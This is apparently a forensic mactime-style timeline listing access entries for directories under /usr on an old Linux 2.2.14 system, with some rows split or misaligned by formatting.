	4096	.a.	d/drwxr-xr-x	root	root	123201	/usr/share/locale/is_IS/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	30946	/usr/share/zoneinfo/posix/Arctic
	4096	.a.	d/drwxr-xr-x	root	root	108000	/usr/share/terminfo/k
	4096	.a.	d/drwxr-xr-x	root	root	15492	/usr/share/locale/ru-UA/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	138803	/usr/share/emacs/20.5/lisp/language
	4096	.a.	d/drwxr-xr-x	root	root	15448	/usr/share/locale/fo_FO
	8192	.a.	d/drwxr-xr-x	root	root	272	/usr/share/terminfo/d
	4096	.a.	d/drwxr-xr-x	root	root	108475	/usr/include/netipx
	4096	.a.	d/drwxr-xr-x	root	root	77312	/usr/share/terminfo/v
	4096	.a.	d/drwxr-xr-x	root	root	61767	/usr/share/zoneinfo/right/China
	4096	.a.	d/drwxr-xr-x	root	root	108445	/usr/include/db1

	4096	.a.	d/drwxr-xr-x	root	root	46749	/usr/share/emacs/20.5/etc/e
	4096	.a.	d/drwxr-xr-x	root	root	77654	/usr/share/fonts/default
	4096	.a.	d/drwxr-xr-x	root	root	1922	/usr/include/slang
	4096	.a.	d/drwxr-xr-x	root	root	77144	/usr/share/zoneinfo/posix/Mexico
	4096	.a.	d/drwxr-xr-x	root	root	123147	/usr/share/i18n/repertoiremaps
	4096	.a.	d/drwxr-xr-x	root	root	123150	/usr/share/locale/cs_CZ
	4096	.a.	d/drwxr-xr-x	root	root	108490	/usr/include/rpc
	4096	.a.	d/drwxr-xr-x	root	root	92426	/usr/share/locale/it_CH/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	70	/usr/share/locale/fr_CA
	4096	.a.	d/drwxr-xr-x	root	root	92904	/usr/share/emacs/20.5/lisp/emacs-lisp
	4096	.a.	d/drwxr-xr-x	root	root	123141	/usr/local/doc
	4096	.a.	d/drwxr-xr-x	root	root	124875	/usr/include/pgsql/tcop
	4096	.a.	d/drwxr-xr-x	root	root	15438	/usr/share/locale/en_US/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	123187	/usr/share/locale/fr/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	92420	/usr/share/locale/hr_HR
	4096	.a.	d/drwxr-xr-x	root	root	30904	/usr/share/zoneinfo/Mideast
	4096	.a.	d/drwxr-xr-x	root	root	46185	/usr/share/i18n/charmaps
	4096	.a.	d/drwxr-xr-x	root	root	61724	/usr/share/zoneinfo/posix/Etc
	4096	.a.	d/drwxr-xr-x	root	root	46177	/usr/X11R6/doc
	4096	.a.	d/drwxr-xr-x	root	root	92737	/usr/share/locale/is
	4096	.a.	d/drwxr-xr-x	root	root	46558	/usr/share/locale/fi
	4096	.a.	d/drwxr-xr-x	root	root	98	/usr/share/locale/pt_PT
	4096	.a.	d/drwxr-xr-x	root	root	30862	/usr/share/locale/sv_FI/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	61723	/usr/share/zoneinfo/posix/China
	4096	.a.	d/drwxr-xr-x	root	root	138569	/usr/share/zoneinfo/right/Europe
	4096	.a.	d/drwxr-xr-x	root	root	77164	/usr/share/zoneinfo/right/Arctic
	4096	.a.	d/drwxr-xr-x	root	root	15428	/usr/share/locale/el/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	124828	/usr/include/pgsql/lib
	4096	.a.	d/drwxr-xr-x	news	news	61983	/usr/bin/filter
	4096	.a.	d/drwxr-xr-x	root	root	30880	/usr/share/locale/uk_UA
	4096	.a.	d/drwxr-xr-x	root	root	108485	/usr/include/protocols
	4096	.a.	d/drwxr-xr-x	root	root	17129	/usr/share/swat/include
	4096	.a.	d/drwxr-xr-x	root	root	92444	/usr/share/locale/pl
	4096	.a.	d/drwxr-xr-x	root	root	107917	/usr/share/zoneinfo/posix/Australia
	4096	.a.	d/drwxr-xr-x	root	root	76988	/usr/share/locale/de_CH
	4096	.a.	d/drwxr-xr-x	root	root	15427	/usr/share/locale/el
	4096	.a.	d/drwxr-xr-x	root	root	138936	/usr/share/awk
	4096	.a.	d/drwxr-xr-x	root	root	123957	/usr/src/linux-
2.2.14/include/linux/raid							
	4096	.a.	d/drwxr-xr-x	root	root	92738	/usr/share/locale/sr
	4096	.a.	d/drwxr-xr-x	root	root	76986	/usr/share/locale/de/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	1940	/usr/share/locale/et
	4096	.a.	d/drwxr-xr-x	root	root	395	/usr/share/locale/pt
	4096	.a.	d/drwxr-xr-x	root	root	2033	/usr/share/vim/vim56/macros/hanoi
	8192	.a.	d/drwxr-xr-x	root	root	46753	/usr/share/emacs/20.5/lisp
	4096	.a.	d/drwxr-xr-x	root	root	77095	/usr/share/zoneinfo/Europe
	4096	.a.	d/drwxr-xr-x	root	root	108479	/usr/include/netrom
	4096	.a.	d/drwxr-xr-x	root	root	592	/usr/share/emacs/20.5/lisp/calendar
	4096	.a.	d/drwxr-xr-x	root	root	107854	/usr/share/zoneinfo/US
	4096	.a.	d/drwxr-xr-x	root	root	223	/usr/share/zoneinfo/right/Indian
	4096	.a.	d/drwxr-xr-x	root	root	107866	/usr/share/zoneinfo/posix/Africa
	4096	.a.	d/drwxr-xr-x	root	root	109629	/usr/share/swat
	4096	.a.	d/drwxr-xr-x	root	root	77636	/usr/share/gettext/po
	4096	.a.	d/drwxr-xr-x	root	root	77064	/usr/share/locale/sv
	4096	.a.	d/drwxr-xr-x	root	root	123197	/usr/share/locale/ku_HU/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	77037	/usr/share/locale/ko/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	31485	/usr/src/linux-
2.2.14/include/linux/lockd							
	4096	.a.	d/drwxr-xr-x	root	root	138833	/usr/share/emacs/20.5/lisp/progmodes
	4096	.a.	d/drwxr-xr-x	root	root	123143	/usr/local/man/man9
	4096	.a.	d/drwxr-xr-x	root	root	77056	/usr/share/locale/sk/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	138741	/usr/X11R6/lib/X11
	4096	.a.	d/drwxr-xr-x	root	root	61751	/usr/share/zoneinfo/right/Brazil
	4096	.a.	d/drwxr-xr-x	root	root	46365	/usr/share/zoneinfo/right/Africa
	4096	.a.	d/drwxr-xr-x	root	root	92402	/usr/share/locale/eu_ES/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	92436	/usr/share/locale/lv_LV
	4096	.a.	d/drwxr-xr-x	root	root	21	/usr/share/locale
	4096	.a.	d/drwxr-xr-x	root	root	77018	/usr/share/locale/fr_BE
	4096	.a.	d/drwxr-xr-x	root	root	30874	/usr/share/locale/tr_TR
	4096	.a.	d/drwxr-xr-x	root	root	31358	/usr/share/emacs/20.5/etc
	4096	.a.	d/drwxr-xr-x	root	root	123245	/usr/share/zoneinfo/Brazil
	4096	.a.	d/drwxr-xr-x	root	root	77004	/usr/share/locale/en_IE
	4096	.a.	d/drwxr-xr-x	root	root	92447	/usr/share/locale/ro_RO/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	124880	/usr/include/pgsql/utills
	4096	.a.	d/drwxr-xr-x	root	root	30864	/usr/share/locale/sv_SE/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	15432	/usr/share/locale/en_CA
	4096	.a.	d/drwxr-xr-x	root	root	31177	/usr/share/locale/ja
	4096	.a.	d/drwxr-xr-x	root	root	77026	/usr/share/locale/ga_IE/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	124832	/usr/include/pgsql/libpq++
	4096	.a.	d/drwxr-xr-x	root	root	92358	/usr/local/man/man7
	4096	.a.	d/drwxr-xr-x	root	root	124945	/usr/share/pixmap
	4096	.a.	d/drwxr-xr-x	root	root	15430	/usr/share/locale/en_BW/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	104	/usr/share/locale/sr_YU
	4096	.a.	d/drwxr-xr-x	root	root	123184	/usr/share/locale/fo_FO/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	46556	/usr/share/locale/sl
	4096	.a.	d/drwxr-xr-x	root	root	76972	/usr/share/locale/ar_SA
	4096	.a.	d/drwxr-xr-x	root	root	92998	/usr/share/emacs/20.5/site-lisp
	4096	.a.	d/drwxr-xr-x	root	root	123225	/usr/share/locale/ru_RU.KOI8-
R/LC_MESSAGES							
	4096	.a.	d/drwxr-xr-x	root	root	123203	/usr/share/locale/it
	4096	.a.	d/drwxr-xr-x	root	root	31452	/usr/share/gettext
	4096	.a.	d/drwxr-xr-x	root	root	46	/usr/share/locale/en_AU/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	246	/usr/X11R6/man/man1
	4096	.a.	d/drwxr-xr-x	root	root	76970	/usr/share/locale/af_ZA/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	46561	/usr/share/locale/is/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	108508	/usr/include/rpcsvc
	4096	.a.	d/drwxr-xr-x	root	root	31495	/usr/src/linux-
2.2.14/include/linux/modules-BOOT							
	4096	.a.	d/drwxr-xr-x	root	root	92365	/usr/share/locale/ar_SA/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	123237	/usr/share/locale/sv_SE
	4096	.a.	d/drwxr-xr-x	root	root	124817	/usr/include/pgsql/executor
	4096	.a.	d/drwxr-xr-x	root	root	109630	/usr/share/swat/images

	4096	.a.	d/drwxr-xr-x	root	root	31178	/usr/share/locale/ja/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	56	/usr/share/locale/en_US	
	4096	.a.	d/drwxr-xr-x	root	root	15620	/usr/share/locale/right/Mideast	
	4096	.a.	d/drwxr-xr-x	root	root	36	/usr/share/locale/de_BE/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123821	/usr/share/ghostscript/5.50	
	4096	.a.	d/drwxr-xr-x	root	root	46752	/usr/share/emacs/20.5/leim	
	4096	.a.	d/drwxr-xr-x	root	root	107991	/usr/share/terminfo/2	
	4096	.a.	d/drwxr-xr-x	root	root	31357	/usr/share/emacs/20.5	
	4096	.a.	d/drwxr-xr-x	root	root	15425	/usr/share/locale/de_LU/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	107993	/usr/share/terminfo/4	
	4096	.a.	d/drwxr-xr-x	root	root	77048	/usr/share/locale/pl_PL/LC_MESSAGES	
	8192	.a.	d/drwxr-xr-x	root	root	77723	/usr/src/linux-	
2.2.14/include/linux/modules-	up							
	4096	.a.	d/drwxr-xr-x	root	root	77093	/usr/share/locale/Chile	
	4096	.a.	d/drwxr-xr-x	root	root	77039	/usr/share/locale/lv_LV/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	63042	/usr/share/locale/eo/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123685	/usr/include/g++-2	
	4096	.a.	d/drwxr-xr-x	root	root	92398	/usr/share/locale/es/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	54	/usr/share/locale/en_IE/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123199	/usr/share/locale/in_ID/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	63041	/usr/share/locale/eo	
	4096	.a.	d/drwxr-xr-x	root	root	92428	/usr/share/locale/it_IT	
	4096	.a.	d/drwxr-xr-x	root	root	124824	/usr/include/pgsql/iodbc	
	4096	.a.	d/drwxr-xr-x	root	root	2053	/usr/share/vim/vim56/syntax	
	4096	.a.	d/drwxr-xr-x	root	root		root	63045
/usr/share/locale/zh_TW.Big5/LC_MESSAGES								
	4096	.a.	d/drwxr-xr-x	root	root	108016	/usr/share/terminfo/l	
	4096	.a.	d/drwxr-xr-x	root	root	31064	/usr/share/terminfo/g	
	4096	.a.	d/drwxr-xr-x	root	root	124831	/usr/include/pgsql/libpq	
	4096	.a.	d/drwxr-xr-x	root	root	30835	/usr/share/locale/lt_LT	
	4096	.a.	d/drwxr-xr-x	root	root	107995	/usr/share/terminfo/7	
	4096	.a.	d/drwxr-xr-x	root	root	62192	/usr/share/emacs/20.5/lisp/mail	
	4096	.a.	d/drwxr-xr-x	root	root	76	/usr/share/locale/gl	
	4096	.a.	d/drwxr-xr-x	root	root	89	/usr/share/locale/kl_GL/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	124840	/usr/include/pgsql/nodes	
	4096	.a.	d/drwxr-xr-x	root	root	61799	/usr/share/terminfo/P	
	4096	.a.	d/drwxr-xr-x	root	root	15773	/usr/share/locale/id/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	46554	/usr/share/locale/ru/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123259	/usr/share/locale/China	
	4096	.a.	d/drwxr-xr-x	root	root	92515	/usr/share/locale/posix/Antarctica	
	4096	.a.	d/drwxr-xr-x	root	root	190	/usr/share/locale/posix/SystemV	
	4096	.a.	d/drwxr-xr-x	root	root	139133	/usr/include/sp/generic	
	4096	.a.	d/drwxr-xr-x	root	root	92379	/usr/share/locale/de_DE/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123229	/usr/share/locale/ru-UA	
	4096	.a.	d/drwxr-xr-x	root	root	15454	/usr/share/locale/fr_CH/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	644	/usr/share/emacs/20.5/lisp/textmodes	
	4096	.a.	d/drwxr-xr-x	root	root	15495	/usr/share/locale/sl_SI	
	4096	.a.	d/drwxr-xr-x	root	root	15501	/usr/share/locale/posix	
	4096	.a.	d/drwxr-xr-x	root	root	77028	/usr/share/locale/gl/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	77	/usr/share/locale/gl_ES	
	4096	.a.	d/drwxr-xr-x	root	root	61756	/usr/share/locale/right/Canada	
	4096	.a.	d/drwxr-xr-x	root	root		root	675
/usr/share/locale/no@nynorsk/LC_MESSAGES								
	4096	.a.	d/drwxr-xr-x	root	root	48	/usr/share/locale/en_BW	
	4096	.a.	d/drwxr-xr-x	root	root	123402	/usr/share/terminfo/c	
	4096	.a.	d/drwxr-xr-x	root	root	28	/usr/share/locale/cs_CZ/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	92410	/usr/share/locale/fr_CA/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	92677	/usr/share/terminfo/g	
	4096	.a.	d/drwxr-xr-x	root	root	76978	/usr/share/locale/ca_ES/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	92547	/usr/share/locale/right/America	
	4096	.a.	d/drwxr-xr-x	root	root	108548	/usr/include/sys	
	4096	.a.	d/drwxr-xr-x	root	root	30841	/usr/share/locale/no	
	4096	.a.	d/drwxr-xr-x	root	root	92412	/usr/share/locale/fr_CH	
	4096	.a.	d/drwxr-xr-x	root	root	2037	/usr/share/vim/vim56/macros/life	
	4096	.a.	d/drwxr-xr-x	root	root	76996	/usr/share/locale/en_AU	
	4096	.a.	d/drwxr-xr-x	root	root	92450	/usr/share/locale/ru_RU.KOI8-R	
	4096	.a.	d/drwxr-xr-x	root	root	248	/usr/share/tabset	
	4096	.a.	d/drwxr-xr-x	root	root	61796	/usr/share/terminfo/8	
	4096	.a.	d/drwxr-xr-x	root	root	107749	/usr/local/man/man8	
	4096	.a.	d/drwxr-xr-x	root	root	92357	/usr/local/man	
	4096	.a.	d/drwxr-xr-x	root	root	15478	/usr/share/locale/mk_MK/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	30900	/usr/share/locale/Mexico	
	4096	.a.	d/drwxr-xr-x	root	root	77165	/usr/share/locale/right/Asia	
	4096	.a.	d/drwxr-xr-x	root	root	93298	/usr/include/pwdb	
	4096	.a.	d/drwxr-xr-x	root	root	30790	/usr/local/man/man4	
	4096	.a.	d/drwxr-xr-x	root	root	123214	/usr/share/locale/nl_BE/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	15624	/usr/share/locale/right/SystemV	
	4096	.a.	d/drwxr-xr-x	root	root	92404	/usr/share/locale/fi_FI	
	4096	.a.	d/drwxr-xr-x	root	root	31356	/usr/share/emacs	
	4096	.a.	d/drwxr-xr-x	root	root	15778	/usr/share/locale/sr/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	77065	/usr/share/locale/sv_FI	
	4096	.a.	d/drwxr-xr-x	root	root	77042	/usr/share/locale/nl/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	31196	/usr/share/autoconf	
	4096	.a.	d/drwxr-xr-x	root	root	61768	/usr/share/locale/right/Etc	
	4096	.a.	d/drwxr-xr-x	root	root	77046	/usr/share/locale/no/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	682	/usr/share/ghostscript/5.50/examples	
	4096	.a.	d/drwxr-xr-x	root	root	2040	/usr/share/vim/vim56/macros/maze	
	4096	.a.	d/drwxr-xr-x	root	root	77041	/usr/share/locale/nl	
	4096	.a.	d/drwxr-xr-x	root	root	46569	/usr/share/locale/pt/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	30850	/usr/share/locale/ro_RO	
	4096	.a.	d/drwxr-xr-x	root	root	138737	/usr/share/locale/tr/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	47002	/usr/include/arpa	
	4096	.a.	d/drwxr-xr-x	root	root	61797	/usr/share/terminfo/9	
	4096	.a.	d/drwxr-xr-x	root	root	77062	/usr/share/locale/sr_YU/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	30908	/usr/share/locale/Pacific	
	4096	.a.	d/drwxr-xr-x	root	root	1978	/usr/share/snmp	
	4096	.a.	d/drwxr-xr-x	root	root	77082	/usr/share/locale/Australia	
	4096	.a.	d/drwxr-xr-x	root	root	123156	/usr/share/locale/de_AT/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	107992	/usr/share/terminfo/3	
	4096	.a.	d/drwxr-xr-x	root	root		root	77161
/usr/share/locale/right/America/Indiana								
	4096	.a.	d/drwxr-xr-x	root	root	138736	/usr/share/locale/tr	

	4096	.a.	d/drwxr-xr-x	root	root	123178	/usr/share/locale/es_ES	
	4096	.a.	d/drwxr-xr-x	root	root	83	/usr/share/locale/in_ID	
	4096	.a.	d/drwxr-xr-x	root	root	63151	/usr/include/pci	
	4096	.a.	d/drwxr-xr-x	root	root	124855	/usr/include/pgsql/rewrite	
	4096	.a.	d/drwxr-xr-x	root	root	92	/usr/share/locale/mk_MK	
	4096	.a.	d/drwxr-xr-x	root	root	77010	/usr/share/locale/es_ES/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	31010	/usr/share/locale/right/Pacific	
	4096	.a.	d/drwxr-xr-x	root	root	124857	/usr/include/pgsql/storage	
	4096	.a.	d/drwxr-xr-x	root	root	123235	/usr/share/locale/sv/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	news	news	47139	/usr/bin/auth	
	4096	.a.	d/drwxr-xr-x	root	root	15399	/usr/local/man/mann	
	4096	.a.	d/drwxr-xr-x	root	root	123227	/usr/share/locale/ru_RU/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	108116	/usr/share/locale/sl/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	15605	/usr/share/locale/right/Australia	
	4096	.a.	d/drwxr-xr-x	root	root	30883	/usr/share/locale/uk_UA/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	31454	/usr/share/gettext/intl	
	4096	.a.	d/drwxr-xr-x	root	root	139833	/usr/include/linuxconf/module_apis	
	4096	.a.	d/drwxr-xr-x	root	root	48222	/usr/share/vim/vim56/doc	
	4096	.a.	d/drwxr-xr-x	root	root	109432	/usr/include/rpm	
	4096	.a.	d/drwxr-xr-x	root	root	138609	/usr/share/terminfo/t	
	4096	.a.	d/drwxr-xr-x	root	root	123164	/usr/share/locale/el_GR	
	4096	.a.	d/drwxr-xr-x	root	root	38	/usr/share/locale/de_CH/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root		root	613
usr/share/emacs/20.5/lisp/international	4096	.a.	d/drwxr-xr-x	root	root	76980	/usr/share/locale/cs	
	4096	.a.	d/drwxr-xr-x	root	root		62374	/usr/src/linux-
2.2.14/include/linux/sunrpc	4096	.a.	d/drwxr-xr-x	root	root	15456	/usr/share/locale/fr_FR	
	4096	.a.	d/drwxr-xr-x	root	root	123469	/usr/share/terminfo/r	
	4096	.a.	d/drwxr-xr-x	root	root	47008	/usr/include/bits	
	4096	.a.	d/drwxr-xr-x	root	root	123250	/usr/share/locale/Canada	
	4096	.a.	d/drwxr-xr-x	root	root	212	/usr/share/locale/right/Atlantic	
	4096	.a.	d/drwxr-xr-x	root	root	108461	/usr/include/netinet	
	4096	.a.	d/drwxr-xr-x	root	root	204	/usr/share/locale/right/Antarctica	
	4096	.a.	d/drwxr-xr-x	root	root	92389	/usr/share/locale/en_DK	
	4096	.a.	d/drwxr-xr-x	root	root	47915	/usr/include/pgsql/access	
	4096	.a.	d/drwxr-xr-x	root	root	76965	/usr/local/man/man6	
	4096	.a.	d/drwxr-xr-x	root	root	77044	/usr/share/locale/nl_NL/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	108698	/usr/include/security	
	4096	.a.	d/drwxr-xr-x	root	root	15669	/usr/share/terminfo/o	
	4096	.a.	d/drwxr-xr-x	root	root	92534	/usr/share/locale/posix/Indian	
	4096	.a.	d/drwxr-xr-x	root	root	92418	/usr/share/locale/gl_ES/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	46553	/usr/share/locale/ru	
	4096	.a.	d/drwxr-xr-x	root	root	76994	/usr/share/locale/el_GR/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	15770	/usr/share/locale/hu/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	46444	/usr/share/terminfo/h	
	4096	.a.	d/drwxr-xr-x	root	root	15776	/usr/share/locale/ro/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	107753	/usr/share/locale/locales	
	4096	.a.	d/drwxr-xr-x	root	root	253	/usr/share/terminfo/b	
	4096	.a.	d/drwxr-xr-x	root	root	77050	/usr/share/locale/pt_BR	
	4096	.a.	d/drwxr-xr-x	root	root	30823	/usr/share/locale/ga_IE	
	4096	.a.	d/drwxr-xr-x	root	root	62466	/usr/share/gnupg	
	4096	.a.	d/drwxr-xr-x	root	root	107748	/usr/local/man/man1	
	4096	.a.	d/drwxr-xr-x	root	root	47238	/usr/include/kudzu	
	4096	.a.	d/drwxr-xr-x	root	root	15480	/usr/share/locale/nl_BE	
	4096	.a.	d/drwxr-xr-x	root	root	92999	/usr/share/emacs/site-lisp	
	4096	.a.	d/drwxr-xr-x	root	root	15470	/usr/share/locale/it_IT/LC_MESSAGES	
2.2.14/include/linux/modules	8192	.a.	d/drwxr-xr-x	root	root		31494	/usr/src/linux-
	4096	.a.	d/drwxr-xr-x	root	root	15446	/usr/share/locale/fi_FI/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	77655	/usr/share/fonts/default/ghostscript	
	4096	.a.	d/drwxr-xr-x	root	root	123287	/usr/share/locale/posix	
	4096	.a.	d/drwxr-xr-x	root	root	15775	/usr/share/locale/ro	
	4096	.a.	d/drwxr-xr-x	root	root	15440	/usr/share/locale/en_ZW	
	4096	.a.	d/drwxr-xr-x	root	root	77653	/usr/share/fonts	
	4096	.a.	d/drwxr-xr-x	root	root	31050	/usr/share/terminfo/f	
	4096	.a.	d/drwxr-xr-x	root	root	123204	/usr/share/locale/it/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	1843	/usr/include/readline	
	4096	.a.	d/drwxr-xr-x	root	root	92546	/usr/share/locale/right	
	4096	.a.	d/drwxr-xr-x	root	root	30888	/usr/share/locale/Indian	
	4096	.a.	d/drwxr-xr-x	root	root	123186	/usr/share/locale/fr	
	4096	.a.	d/drwxr-xr-x	root	root	108459	/usr/include/neteconet	
	4096	.a.	d/drwxr-xr-x	root	root	124946	/usr/share/pixmaps/redhat	
	4096	.a.	d/drwxr-xr-x	root	root	30947	/usr/share/locale/posix/Asia	
	4096	.a.	d/drwxr-xr-x	root	root	61765	/usr/share/locale/right/Chile	
	4096	.a.	d/drwxr-xr-x	root	root	15398	/usr/local/man/man3	
	4096	.a.	d/drwxr-xr-x	root	root	76983	/usr/share/locale/da_DK/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	15502	/usr/share/locale/America/Indiana	
	4096	.a.	d/drwxr-xr-x	root	root	46178	/usr/dict	
	4096	.a.	d/drwxr-xr-x	root	root	123243	/usr/share/locale/tr_TR/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	77024	/usr/share/locale/fr_LU/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	61795	/usr/share/terminfo/6	
	4096	.a.	d/drwxr-xr-x	root	root	123206	/usr/share/locale/iw_IL/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	77002	/usr/share/locale/en_GB/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	138743	/usr/share/locale/zh	
	4096	.a.	d/drwxr-xr-x	root	root	123170	/usr/share/locale/en_DK/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	123189	/usr/share/locale/fr_FR/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	124853	/usr/include/pgsql/port	
	4096	.a.	d/drwxr-xr-x	root	root	123191	/usr/share/locale/fr_LU	
generic	4096	.a.	d/drwxr-xr-x	root	root		62272	/usr/src/linux-2.2.14/include/asm-
	4096	.a.	d/drwxr-xr-x	news	news	47140	/usr/bin/control	
	4096	.a.	d/drwxr-xr-x	root	root	77060	/usr/share/locale/sl_SI/LC_MESSAGES	
	4096	.a.	d/drwxr-xr-x	root	root	138529	/usr/share/locale/posix/Europe	
	4096	.a.	d/drwxr-xr-x	root	root	123208	/usr/share/locale/kl_GL	
	4096	.a.	d/drwxr-xr-x	root	root	92974	/usr/share/emacs/20.5/lisp/play	
	4096	.a.	d/drwxr-xr-x	root	root	47914	/usr/include/pgsql	
	4096	.a.	d/drwxr-xr-x	root	root	31095	/usr/share/terminfo/n	
	4096	.a.	d/drwxr-xr-x	root	root	108078	/usr/share/terminfo/s	
	4096	.a.	d/drwxr-xr-x	root	root	61721	/usr/share/locale/posix/Chile	
	4096	.a.	d/drwxr-xr-x	root	root	15472	/usr/share/locale/iw_IL	
	4096	.a.	d/drwxr-xr-x	root	root	77261	/usr/share/terminfo/i	

4096	.a.	d/drwxr-xr-x	root	root	92949	/usr/share/emacs/20.5/lisp/emulation
4096	.a.	d/drwxr-xr-x	root	root	2048	/usr/share/vim/vim56/macros/urmc
4096	.a.	d/drwxr-xr-x	root	root	77135	/usr/share/zoneinfo/posix/Canada
4096	.a.	d/drwxr-xr-x	root	root	123172	/usr/share/locale/en_GB
4096	.a.	d/drwxr-xr-x	root	root	62442	/usr/include/scsi
4096	.a.	d/drwxr-xr-x	root	root	108033	/usr/share/terminfo/m
4096	.a.	d/drwxr-xr-x	root	root	15505	/usr/share/zoneinfo/Antarctica
4096	.a.	d/drwxr-xr-x	root	root	77030	/usr/share/locale/is_IS
4096	.a.	d/drwxr-xr-x	root	root	139813	/usr/include/linuxconf
4096	.a.	d/drwxr-xr-x	root	root	92449	/usr/share/locale/ru_RU
4096	.a.	d/drwxr-xr-x	root	root	1941	/usr/share/locale/et/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	123158	/usr/share/locale/de_BE
4096	.a.	d/drwxr-xr-x	root	root	62431	/usr/include/net
4096	.a.	d/drwxr-xr-x	root	root	62270	/usr/src/linux-2.2.14/include
4096	.a.	d/drwxr-xr-x	root	root	108455	/usr/include/netatalk
4096	.a.	d/drwxr-xr-x	root	root	77148	/usr/share/zoneinfo/posix/US
4096	.a.	d/drwxr-xr-x	root	root	76981	/usr/share/locale/cs/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	92445	/usr/share/locale/pl/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	15772	/usr/share/locale/id
4096	.a.	d/drwxr-xr-x	root	root	46361	/usr/share/zoneinfo/posix/Mideast
4096	.a.	d/drwxr-xr-x	root	root	108457	/usr/include/netax25
8192	.a.	d/drwxr-xr-x	root	root	719	/usr/src/linux-2.2.14/include/linux
4096	.a.	d/drwxr-xr-x	root	root	124815	/usr/include/pgsql/commands
8192	.a.	d/drwxr-xr-x	root	root	15396	/usr/info
4096	.a.	d/drwxr-xr-x	root	root	30842	/usr/share/locale/no_NO
4096	.a.	d/drwxr-xr-x	root	root	61798	/usr/share/terminfo/N
4096	.a.	d/drwxr-xr-x	root	root	107752	/usr/share/i18n
4096	.a.	d/drwxr-xr-x	root	root	110	/usr/share/zoneinfo/America
4096	.a.	d/drwxr-xr-x	root	root	62598	/usr/include/sp/lib
4096	.a.	d/drwxr-xr-x	root	root	92523	/usr/share/zoneinfo/posix/Atlantic
4096	.a.	d/drwxr-xr-x	root	root	92739	/usr/share/locale/uk
4096	.a.	d/drwxr-xr-x	root	root	15514	/usr/share/zoneinfo/Asia
4096	.a.	d/drwxr-xr-x	root	root	30869	/usr/share/locale/th_TH/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	92733	/usr/share/locale/da
4096	.a.	d/drwxr-xr-x	root	root	30848	/usr/share/locale/pt_PT/LC_MESSAGES
4096	.a.	d/drwxr-xr-x	root	root	63044	/usr/share/locale/zh_TW.Big5
